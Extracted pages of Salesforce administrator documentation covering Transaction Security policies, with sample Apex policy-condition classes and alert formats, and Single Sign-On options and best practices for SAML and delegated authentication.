
Available in: Both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit profiles and permission sets:
- "Manage Profiles and Permission Sets"

Note: Although non-admin users with the permission can view the Identity Verification Methods report, they can't create custom reports that include data restricted to users with the "Manage Users" permission.

SEE ALSO:

- Protect Your Salesforce Organization
- Disconnect Salesforce Authenticator (Version 2 or Later) from a User's Account
- Disconnect a User's One-Time Password Generator App
- Generate a Temporary Identity Verification Code
- Expire a Temporary Verification Code
- See How Your Users Are Verifying Their Identity

Transaction Security

Transaction Security is a framework that intercepts real-time Salesforce events and applies appropriate actions and notifications based on security policies you create. Transaction Security monitors events according to the policies that you set up. These policies are applied against events in your org and specify actions to take when certain event combinations occur. When a policy is triggered, you can have an action taken and receive an optional notification.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

Transaction Security Policies

Policies evaluate activity using events that you specify. For each policy, you define real-time actions, such as notify, block, force two-factor authentication, or end a session.

Transaction Security Metering

Transaction Security uses resource metering to help prevent malicious or unintentional monopolization of shared, multitenant platform resources. Metering prevents policy evaluations from using too many resources and impacting your org.

Set Up Transaction Security

Activate and configure transaction security on your org before creating your own custom policies. Only an active user assigned the System Administrator profile can use this feature.

Create Custom Transaction Security Policies

Create your own custom policies, triggered by specific events. Only an active user assigned the System Administrator profile can use this feature.

Apex Policies for Transaction Security Notifications

Every Transaction Security policy must implement the Apex `TxnSecurity.PolicyCondition` interface. Here are several examples.

Manage Transaction Security Policies

Use Transaction Security policies to define, enable, and generate Apex code to implement your policies. Specify how to be notified when a policy is triggered, and then select the policies to enable. Only an active user assigned the System Administrator profile can use this feature.

Receiving Transaction Security Notifications

You receive the notifications you've selected when an enabled policy is triggered. The notifications are formatted for easy recognition.

Transaction Security Policies

Policies evaluate activity using events that you specify. For each policy, you define real-time actions, such as notify, block, force two-factor authentication, or end a session.

When you enable Transaction Security for your org, two policies are created:

- Concurrent Sessions Limiting policy to limit concurrent login sessions
- Lead Data Export policy to block excessive data downloads of leads

The policies' corresponding Apex classes are also created in the org. An administrator can enable the policies immediately or edit their Apex classes to customize them.

For example, suppose that you activate the Concurrent Sessions Limiting policy to limit the number of concurrent sessions per user. In addition, you change the policy to notify you via email when the policy is triggered. You also update the policy's Apex implementation to limit users to three sessions instead of the default five sessions. (That's easier than it sounds.) Later, someone with three login sessions tries to create a fourth. The policy prevents that and requires ending one of the existing sessions before proceeding with the new session. At the same time, you are notified that the policy was triggered.


EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

The Transaction Security architecture uses the Security Policy Engine to analyze events and determine the necessary actions.



A transaction security policy consists of events, notifications, and actions.

- Available event types are:
  - Data Export for Account, Contact, Lead, and Opportunity objects
  - Entity for authentication providers and sessions, client browsers, and login IP
  - Logins
  - Resource Access for connected apps and reports and dashboards
- You can be notified via email, by an in-app notification, or both.
- Actions to take if the policy is triggered:
  - Block the operation
  - Require a higher level of assurance using two-factor authentication

- End a current session

You can also take no action and only receive a notification. The actions available depend on the event type selected.

Transaction Security Metering

Transaction Security uses resource metering to help prevent malicious or unintentional monopolization of shared, multitenant platform resources. Metering prevents policy evaluations from using too many resources and impacting your org.

Policies are metered for uniform resource use. If a policy request can't be handled quickly enough, a fail-close behavior occurs, and access is blocked. Transaction Security implements metering by limiting policy execution. If the elapsed execution time exceeds three seconds, the user is denied access to the resource or entity.

Here's an example of how metering works for login policies. Your org has a login policy with a notification action. A user makes four login requests concurrently, but they can't all be executed in sufficient time. Transaction Security stops processing the policies and fails closed, blocking all four login requests. Because the policy evaluations didn't finish, a notification isn't sent.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

Set Up Transaction Security

Activate and configure transaction security on your org before creating your own custom policies. Only an active user assigned the System Administrator profile can use this feature.

1. Enable transaction security policies to make them available for use.
   a. From Setup, enter *Transaction Security* in the Quick Find box, then select **Transaction Security**.
   b. Select **Enable custom transaction security policies** at the top of the page.

   The ConcurrentSessionsLimitingPolicy limits concurrent sessions and is triggered in two ways:

   - When a user with five current sessions tries to log in for a sixth session
   - When an administrator that's already logged in tries to log in a second time

   You can adjust the number of sessions allowed by changing the Apex policy implementation `ConcurrentSessionsPolicyCondition`.

   The Lead Data Export policy blocks excessive data downloads of leads. It's triggered when a download either:

   - Retrieves more than 2,000 lead records
   - Takes more than one second to complete

   You can change these values by modifying the `DataLoaderLeadExportCondition` policy implementation.
2. After Transaction Security is enabled, set the preferences for your org.
   a. Click **Default Preferences** on the Transaction Security Policies page.
   b. Select the preference **When users exceed the maximum number of Salesforce sessions allowed, close the oldest session.**

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

USER PERMISSIONS

To create, edit, and manage transaction security policies:

- "Author Apex"

  AND

  "Customize Application"

Login policies affect programmatic access and access from Salesforce Classic and Lightning Experience. When you create a policy that limits the number of concurrent user sessions, all sessions count toward that limit. Regular logins with a username and password, logins by web applications, logins using Authentication Providers, and all other login types are considered.

The session limit isn't a problem in Salesforce Classic or Lightning Experience because you're prompted to select which session or sessions to end. That choice isn't available from within a program, so the program receives a Transaction Security exception that the session limit has been reached.

To prevent this problem, select **When users exceed the maximum number of Salesforce sessions allowed, close the oldest session.**. Then when a programmatic request is made that exceeds the number of sessions allowed, older sessions are ended until the session count is below the limit. The setting also works for logins from the UI. Instead of being asked to select a session to end, the oldest session is automatically ended, and the new login proceeds for the new session. Here's how the OAuth flows handle login policies with and without the preference being set.

Flow Type	Action If Preference Is Selected	Action If Preference Is Not Selected
OAuth 2.0 web server	Authorization Code and Access Token granted Older sessions are ended until you're within policy compliance.	Authorization Code granted, but Access Token not granted Older sessions are ended until you're within policy compliance.
OAuth 2.0 user-agent	Access Token granted Older sessions are ended until you're within policy compliance.	Access Token granted Older sessions are ended until you're within policy compliance.
OAuth 2.0 refresh token flow	Access Token granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception
OAuth 2.0 JWT bearer token	Access Token granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception
OAuth 2.0 SAML bearer assertion	Access granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception
OAuth 2.0 username and password	Access granted Older sessions are ended until you're within policy compliance.	Access denied due to more than the number of sessions allowed by the policy
SAML assertion	Not applicable	Not applicable

For more information on authentication flows, see Authenticate Apps with OAuth in the Salesforce help.

Create Custom Transaction Security Policies

Create your own custom policies, triggered by specific events. Only an active user assigned the System Administrator profile can use this feature.

1. From Setup, enter *Transaction Security* in the Quick Find box, select **Transaction Security**, and then click **New** in Custom Transaction Security Policies.
2. Enter the basic information fields for your new policy.
   - For clarity and easier maintenance, use similar names for the API and the policy. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
   - Event Type—Determines the available actions. It can be one of the following:
     - **Login**—A user login. Login lets you set any combination of notifications, plus these actions:
       - Block access completely
       - Continue, but require two-factor authentication
       - Continue, but require the end of a current login session
     - **Entity**—An object type. Select a specific resource and the type of notifications desired.
     - **Data Export**—Notifies you if the selected object type has been exported. Available object types are Account, Case, Contact, Lead, and Opportunity. To trigger a policy, the export must be done using a default report type from the Report tab or with an API client like Data Loader or Workbench.
     - **AccessResource**—Notifies you when the selected resource has been accessed. You can block access or require two-factor authentication before access is allowed.
   - Notifications—You can select all, some, or no notification methods for each policy.
   - Recipient—Must be an active user assigned the System Administrator profile.
   - Real-time Actions—Specifies what to do when the policy is triggered. The actions available vary depending on the event type. Email and In-App notifications are always available. For login and resource events, you can also block the action or require a higher level of access control with two-factor authentication. For Login events, you can require ending an existing session before continuing with the current session. You can set the default action for ending a session to always close the oldest session.

     Note: Two-factor authentication is not available in Salesforce1 or Lightning Experience for the AccessResource event type. The Block action is used instead.

     Important: If you create a policy requiring the two-factor authentication action, provide your users a way to get a time-based, one-time password. This password is their second authentication factor. Otherwise, if your users encounter a situation that requires a second authentication factor, they can't finish their task, such as logging in or running a report.

   - You can use an existing class for Apex Policy or select **Generate Apex** to have a default policy class created that implements the TxnSecurity.PolicyCondition interface. You can also write your own policy to take advantage of any customizations you've made to your org.
   - The user selected for Execute Policy As must have the System Administrator profile.
3. You can optionally create a condition for a specific property as part of the policy. For example, you can create a policy that's triggered when a report or dashboard is accessed from a specific source IP. The source IP is the property you're checking.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

USER PERMISSIONS

To create, edit, and manage transaction security policies:
- "Author Apex"

  AND

  "Customize Application"

- The available properties depend on the event type selected.
- For example, with Login events, property changes that occurred within a given number of days or an exact match to a property value are available.

4. To enable a policy, select the policy's checkbox. You can enable and disable policies according to your requirements.
5. Click **Save**.

After saving your selection, you're shown the editing page for your new policy. You can modify your policy here and review its Apex class.

If you didn't specify a condition value before you generated the Apex interface for a policy, you can add the condition later. If you want to change the condition, you can edit it. Edit the Apex code to include a condition before you activate your policy. If you never include a condition, your policy is never triggered. See Apex Policies for Transaction Security Notifications for examples.

You can create multiple policies for the same type of event, but we recommend that your policies and their actions don't overlap. All the policies for a given event execute when the event occurs, but their order of execution is indeterminate. For example, if you have two policies enabled for an exported contact, you can't be sure which policy is triggered first. If one policy copies the contact and the other policy deletes the contact, the copy operation fails if the deletion is done first.

Apex Policies for Transaction Security Notifications

Every Transaction Security policy must implement the Apex `TxnSecurity.PolicyCondition` interface. Here are several examples.

If you didn't specify a condition value before you generated the Apex interface for a policy, you can add the condition later. If you want to change the condition, you can edit it. Edit the Apex code to include a condition before you activate your policy. If you never include a condition, your policy is never triggered. See the following examples for how to write up the condition.

Don't include Data Manipulation Language (DML) statements in your custom policies. DML operations are rolled back after a transaction security policy is evaluated, regardless if the policy evaluates to `true` or `false`.

When you delete a transaction security policy, your `TxnSecurity.PolicyCondition` implementation isn't deleted. You can reuse your Apex code in other policies.

This Apex policy example implements a policy that is triggered when someone logs in from multiple IP addresses in the past 24 hours.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

Example:

```
global class LoginPolicyCondition implements
TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AggregateResult[] results = [SELECT SourceIp
                                 FROM LoginHistory
                                 WHERE UserId = :e.userId
                                       AND LoginTime =
LAST_N_DAYS:1
                                 GROUP BY SourceIp];
    if(!results.isEmpty() && results.size() > 1) {
      return true;
    }
    return false;
  }
}
```

This Apex policy example implements a policy that is triggered when a session is created from a specific IP address.

Example:

```
global class SessionPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AuthSession eObj = [SELECT SourceIp FROM AuthSession WHERE Id = :e.entityId];
    if(eObj.SourceIp == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

This DataExport policy implements a policy that is triggered when someone exports data via the Data Loader.

Example:

```
global class DataExportPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SourceIp') == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

This Apex policy is triggered when someone accesses reports.

Example:

```
global class ReportsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' ){
      return true;
    }
    return false;
  }
}
```

This Apex policy is triggered when someone accesses a Connected App.

Example:

```
global class ConnectedAppsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' && (e.entityId == '0CiD00000004Cce')){

      return true;
    }
    return false;
```

```
    }
}
```

SEE ALSO:

Additional PolicyCondition Example Implementations

Apex DML Operations

Manage Transaction Security Policies

Use Transaction Security policies to define, enable, and generate Apex code to implement your policies. Specify how to be notified when a policy is triggered, and then select the policies to enable. Only an active user assigned the System Administrator profile can use this feature.

1. From Setup, enter *Transaction Security* in the Quick Find box, then select **Transaction Security**.
2. From the Transaction Security Policies page, you can
   - Edit a view
   - Create a view
   - Edit a policy
   - Create a policy
   - Edit the `TxnSecurity.PolicyCondition` Apex class for a policy
   - Delete a policy
   - Set the transaction security default preferences

You can change the transaction security default preferences at any time.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

USER PERMISSIONS

To create, edit, and manage transaction security policies:

- "Author Apex"

  AND

  "Customize Application"

Receiving Transaction Security Notifications

You receive the notifications you've selected when an enabled policy is triggered. The notifications are formatted for easy recognition.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

Email Notifications

Email notifications are sent from Transaction Security with subject "Transaction Security Alert!" The body of the message contains the policy that was triggered and the event or events that occurred to trigger the policy. The times listed are when the policy was triggered in the recipient's locale and time zone. For example, a policy is triggered at 6:46 PM in the Eastern Standard Time zone. The administrator receiving the notification is in the Pacific Standard Time zone, so the times are shown as PST. Here's an example.

Example:

```
From: Transaction Security <noreply@salesforce.com>
To: Admin@company.com
Sent: Friday, November 12, 2014, 5:35 PM
Subject: Transaction Security Alert!

This is a transaction security policy alert.

Policy: An administrator created a new user.

Event(s) responsible for triggering this policy:
1. Created new user Lisa Johnson at 11/12/2014 5:35:09 PM PST
```

In-App Notifications

In-app notifications are available only if you're a Salesforce1 user. The notification lists the policy that was triggered. Here's an example.

Example:

```
Transaction Security Alert:
Policy New Encrypted Custom Field was triggered.
```

Single Sign-On

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource.

Salesforce offers the following ways to use SSO.

- Federated authentication using Security Assertion Markup Language (SAML) lets you send authentication and authorization data between affiliated but unrelated web services. You can log in to Salesforce from a client app. Salesforce enables federated authentication for your org automatically.
- Delegated authentication SSO integrates Salesforce with an authentication method that you choose. You can integrate authentication with your LDAP (Lightweight Directory Access Protocol) server or use a token instead of a password for authentication. You manage delegated authentication at the permission level, not at the org level, giving you more flexibility. With permissions, you can require some to use delegated authentication while others use their Salesforce-managed password.

  Delegated authentication offers the following benefits.

  - Uses a stronger form of user authentication, such as integration with a secure identity provider
  - Makes your login page private and accessible only behind a corporate firewall
  - Differentiates your org from all other companies that use Salesforce to reduce phishing attacks

  You must contact Salesforce to enable delegated authentication before you can configure it on your org.
- Authentication providers let your users log in to your Salesforce org using their login credentials from an external service provider. Salesforce supports the OpenID Connect protocol, which lets users log in from any OpenID Connect provider, such as Google, PayPal, and LinkedIn. When an authentication provider is enabled, Salesforce doesn't validate a user's password. Instead, Salesforce uses the user's login credentials from the external service provider to establish authentication credentials.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

When you have an external identity provider and configure SSO for your Salesforce org, Salesforce is then acting as a service provider. You can also enable Salesforce as an identity provider and use SSO to connect to a different service provider. Only the service provider needs to configure SSO.

The Single Sign-On Settings page displays which version of SSO is available for your org. To learn more about SSO settings, see Configure SAML Settings for Single Sign-On. For more information about SAML and Salesforce security, see the *Security Implementation Guide*.

Benefits of SSO

Implementing SSO brings several advantages to your org.

- **Reduced administrative costs**—With SSO, users memorize a single password to access network resources and external apps and Salesforce. When accessing Salesforce from inside the corporate network, users log in seamlessly and aren't prompted for a username or password. When accessing Salesforce from outside the corporate network, the users' corporate network login works to log them in. With fewer passwords to manage, system admins receive fewer requests to reset forgotten passwords.

- **Leverage existing investment**—Many companies use a central LDAP database to manage user identities. You can delegate Salesforce authentication to this system. Then when users are removed from the LDAP system, they can no longer access Salesforce. Users who leave the company automatically lose access to company data after their departure.
- **Time savings**—On average, users take 5–20 seconds to log in to an online app. It can take longer if they mistype their username or password and are prompted to reenter them. With SSO in place, manually logging in to Salesforce is avoided. These saved seconds reduce frustration and add up to increased productivity.
- **Increased user adoption**—Due to the convenience of not having to log in, users are more likely to use Salesforce regularly. For example, users can send email messages that contain links to information in Salesforce, such as records and reports. When the recipient of the email message clicks the links, the corresponding Salesforce page opens.
- **Increased security**—All password policies that you've established for your corporate network are in effect for Salesforce. Sending an authentication credential that's only valid for a single time also increases security for users who have access to sensitive data.

Best Practices for Implementing Single Sign-On

Salesforce offers a set of best practices that you can follow when implementing delegated authentication, federated authentication using SAML, single sign-on (SSO) for portals, and SSO for Sites.

Delegated Authentication Single Sign-On

You can integrate Salesforce with the authentication method of your choice using delegated authentication single sign-on (SSO). You can integrate with your LDAP (Lightweight Directory Access Protocol) server or authenticate with a token instead of a password. You manage delegated authentication at the permission level, not at the org level, giving you more flexibility. With permissions, you can require some to use delegated authentication while others use their Salesforce-managed password.

Configure Salesforce for Delegated Authentication

You manage delegated authentication at the permission level, not at the org level, giving you more flexibility. With permissions, you can require some to use delegated authentication while others use their Salesforce-managed password. You must contact Salesforce to enable the delegated authentication feature before you can configure it in your org.

Control Individual API Client Access to Your Salesforce Organization

With API Client Whitelisting, restrict all API client applications, such as the Data Loader, to require administrator approval, unless the user's profile or permission set has the "Use Any API Client" permission.

Viewing Single Sign-On Login Errors

SAML

Salesforce Identity uses the XML-based Security Assertion Markup Language (SAML) protocol for single sign-on into Salesforce from a corporate portal or identity provider. With SAML, you can transfer user information between services, such as from Salesforce to Microsoft 365.

About Just-in-Time Provisioning for SAML

External Authentication Providers

Authentication providers let your users log in to your Salesforce org using their login credentials from an external service provider. Salesforce provides authentication providers for apps that support the OpenID Connect protocol, such as Google, Facebook, Twitter, and LinkedIn. For apps that don't support OpenID Connect, Salesforce provides an Apex `Auth.AuthProviderPluginClass` abstract class to create a custom authentication provider.

Using Frontdoor.jsp to Log Into Salesforce

You can use frontdoor.jsp to give users access to Salesforce from a custom Web interface, such as a remote access Force.com site, using their existing session ID and the server URL.

Use Request Parameters with Client Configuration URLs

Add functionality to your authentication provider with request parameters. For example, you can use these parameters to direct users to log in to specific sites, get customized permissions from the third party, or go to a specific location after authenticating.

Identity Providers and Service Providers

An *identity provider* is a trusted provider that lets you use single sign-on to access other websites. A *service provider* is a website that hosts applications. You can enable Salesforce as an identity provider and define one or more service providers. Your users can then access other applications directly from Salesforce using single sign-on. Single sign-on can be a great help to your users: instead of having to remember many passwords, they only have to remember one. Plus, the applications can be added as tabs to your Salesforce organization, which means users don't have to switch between programs.

Configure Remote Site Settings

Named Credentials

A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. To simplify the setup of authenticated callouts, specify a named credential as the callout endpoint. If you instead specify a URL as the callout endpoint, you must register that URL in your org's remote site settings and handle the authentication yourself. For example, for an Apex callout, your code would need to handle authentication, which can be less secure and especially complicated for OAuth implementations.

Identity Connect

Identity Connect integrates Microsoft Active Directory with Salesforce via a service that runs on either Windows or Linux platforms. It gives AD users single sign-on access to Salesforce. When syncing AD users, the identity service provider can be either Salesforce or Identity Connect.

Best Practices for Implementing Single Sign-On

Salesforce offers a set of best practices that you can follow when implementing delegated authentication, federated authentication using SAML, single sign-on (SSO) for portals, and SSO for Sites.

Salesforce offers the following ways to use SSO.

- Federated authentication using Security Assertion Markup Language (SAML) lets you send authentication and authorization data between affiliated but unrelated web services. You can log in to Salesforce from a client app. Salesforce enables federated authentication for your org automatically.
- Delegated authentication SSO integrates Salesforce with an authentication method that you choose. You can integrate authentication with your LDAP (Lightweight Directory Access Protocol) server or use a token instead of a password for authentication. You manage delegated authentication at the permission level, not at the org level, giving you more flexibility. With permissions, you can require some to use delegated authentication while others use their Salesforce-managed password.

  Delegated authentication offers the following benefits.

  - Uses a stronger form of user authentication, such as integration with a secure identity provider
  - Makes your login page private and accessible only behind a corporate firewall
  - Differentiates your org from all other companies that use Salesforce to reduce phishing attacks

  You must contact Salesforce to enable delegated authentication before you can configure it on your org.
- Authentication providers let your users log in to your Salesforce org using their login credentials from an external service provider. Salesforce supports the OpenID Connect protocol, which lets users log in from any OpenID Connect provider, such as Google, PayPal, and LinkedIn. When

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Customer Portals and partner portals are not available in **Database.com**

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

an authentication provider is enabled, Salesforce doesn't validate a user's password. Instead, Salesforce uses the user's login credentials from the external service provider to establish authentication credentials.

In addition, you can also configure SAML for use with portals as well as for Sites.

Delegated Authentication Best Practices

Consider these best practices when implementing delegated authentication SSO for your org.

- Your org's implementation of the web service must be accessible by Salesforce servers, so you must deploy the web service on a server in your DMZ. Remember to use your server's external DNS name when entering the delegated gateway URL in the Delegated authentication section in Salesforce. From Setup, enter `Single Sign-On Settings` in the `Quick Find` box, then select **Single Sign-On Settings**.
- If Salesforce and your system can't connect, or if the request takes longer than 10 seconds to process, the login attempt fails. The user gets an error message indicating that the corporate authentication service is down.
- Namespaces, element names, and capitalization must be exact in SOAP requests. Wherever possible, generate your server stub from the WSDL file to ensure accuracy.
- For security reasons, make your web service available by TLS. A certificate from a trusted provider, such as Verisign or Thawte, is required. For a list of trusted providers, contact Salesforce.
- The IP address that originated the login request is sourceIp. Use this information to restrict access based on the user's location. Also, the Salesforce feature that validates login IP ranges applies to SSO users. For more information, see Restrict Where and When Users Can Log In to Salesforce on page 835.
- You might need to map your org's internal usernames to your Salesforce usernames. If your org doesn't follow a standard mapping, try extending your user database schema (for example, Active Directory) to include the Salesforce username as an attribute of a user account. Your authentication service can then use this attribute to map back to a user account.
- We recommend that you don't enable SSO for Salesforce admins. If your Salesforce admins are SSO users and your SSO server has an outage, they have no way to log in to Salesforce. Make sure that Salesforceadmins can log in to Salesforce so that they can disable SSO if problems occur.
- We recommend that you use a Developer Edition account or a sandbox when developing a SSO solution before implementing it in your org. To sign up for a free Developer Edition account, go to developer.salesforce.com.
- Make sure to test your implementation with Salesforce clients, such as Salesforce for Outlook, Connect for Office, and Connect Offline. For more information, see Single Sign-On for Salesforce clients.

Federated Authentication Using SAML Best Practices

Consider these best practices when implementing federated SSO with SAML for your org.

- Get the Salesforce login URL from the Single Sign On Settings configuration page and enter it in the corresponding configuration parameter of your identity provider. Sometimes, the setting is called the recipient URL.
- Salesforce allows a maximum of 3 minutes for clock skew with your IDP server. Make sure that your server's clock is up to date.
- If you can't log in with SAML assertion, check the login history and note the error message. Use the SAML Assertion Validator on the Single Sign On Settings configuration page to troubleshoot.
- Map your orgs internal usernames and Salesforce usernames. To map the names, you can add a unique identifier to the `FederationIdentifier` field of each Salesforce user. Or you can extend your user database schema (for example, Active Directory) to include the Salesforce username as an attribute of a user account. Choose the corresponding option for the `SAML Identity Type` field, and configure your authentication service to send the identifier in SAML assertions.
- Before allowing users to log in with SAML assertions, enable the SAML org preference and provide the necessary configurations.

- Use the My Domain feature to prevent users from logging in to Salesforce directly, and give admins more control over login policies. You can use the URL parameters provided in the `Salesforce Login URL` value from the Single Sign-On Settings configuration page with your custom domain.

  For example, if the `Salesforce Login URL` is `https://login.salesforce.com/?saml=02HKiP...`

  you can use `https://yourDomain.my.salesforce.com/?saml=02HKiP...`
- We recommend that you use a Developer Edition account or a sandbox when testing a SAML SSO solution. To sign up for a free Developer Edition account, go to developer.salesforce.com.
- Sandbox copies are made with federated authentication with SAML disabled. Any configuration information is preserved, except the value for `Salesforce Login URL`. The `Salesforce Login URL` is updated to match your sandbox URL, for example `https://yourInstance.salesforce.com/`, after you re-enable SAML. To enable SAML in the sandbox, from Setup, enter *`Single Sign-On Settings`* in the `Quick Find` box, then select **Single Sign-On Settings**; then click **Edit**, and select `SAML Enabled`.
- Your identity provider must allow you to set the service provider's audience URL. The value must match the `Entity ID` value in the SSO configuration. The default is `https://saml.salesforce.com`.

SSO for Portals Best Practices

Customer Portals and partner portals are not available for new orgs as of the Summer '13 release. Use Communities instead. For more information about SSO and SAML for Communities, see "Configuring SAML for Communities" in the Salesforce Help. If you continue to use portals, be aware of these requirements.

- Only SAML version 2.0 can be used with portals.
- Only Customer Portals and partner portals are supported.
- Service provider initiated login is not supported.
- Both the `portal_id` and `organization_id` attributes are required. If only one is specified, the user receives an error.
- If both the `portal_id` and `organization_id` attributes are populated in the SAML assertion, the user is directed to that portal login. If neither is populated, the user is directed to the regular SAML Salesforce login.
- More than one portal can be used with a single org.

SSO for Sites Best Practices

- Only SAML version 2.0 can be used with Sites.
- Only Customer Portals and partner portals are supported.
- Service provider initiated login is not supported.
- The `portal_id`, `organization_id`, and `siteUrl` attributes are required. If only one is specified, the user receives an error.
- If all the `portal_id`, `organization_id` and `siteUrl` attributes are populated in the SAML assertion, the user is directed to that Sites login. If the `siteUrl` isn't populated and the other two are, the user is directed to the portal login.
- More than one portal can be used with a single org.

SEE ALSO:

Single Sign-On

Single Sign-On Implementation Guide

Delegated Authentication Single Sign-On

You can integrate Salesforce with the authentication method of your choice using delegated authentication single sign-on (SSO). You can integrate with your LDAP (Lightweight Directory Access Protocol) server or authenticate with a token instead of a password. You manage delegated authentication at the permission level, not at the org level, giving you more flexibility. With permissions, you can require some to use delegated authentication while others use their Salesforce-managed password.

Here's the process that Salesforce uses to authenticate users with delegated authentication SSO.

1. When a user tries to log in—either online or using the API—Salesforce validates the username and checks the user's permissions and access settings.
2. If the user has the "Is Single Sign-On Enabled" user permission, Salesforce doesn't validate the username and password. Instead, a web services call is made to the user's org asking it to validate the username and password.

   Note: Salesforce doesn't store, log, or view the password. It's disposed of immediately after the process completes.
3. The web services call passes the username, password, and sourceIp to your web service. SourceIp is the IP address where the login request originated. You must create and deploy an implementation of the web service that Salesforce servers can access.
4. Your web service implementation validates the passed information and returns either `true` or `false`.
5. If the response is `true`, the login process continues, a new session is generated, and the user proceeds to the app. If `false`, the user gets an error message that the username and password combination is invalid.

Note: With delegated authentication, a user can experience a slight delay when logging in while the user account becomes available in the org.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

SEE ALSO:

Single Sign-On

Administrator setup guide: Single Sign-On Implementation Guide

Configure Salesforce for Delegated Authentication

You manage delegated authentication at the permission level, not at the org level, giving you more flexibility. With permissions, you can require some to use delegated authentication while others use their Salesforce-managed password. You must contact Salesforce to enable the delegated authentication feature before you can configure it in your org.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

1. Build your SSO web service.
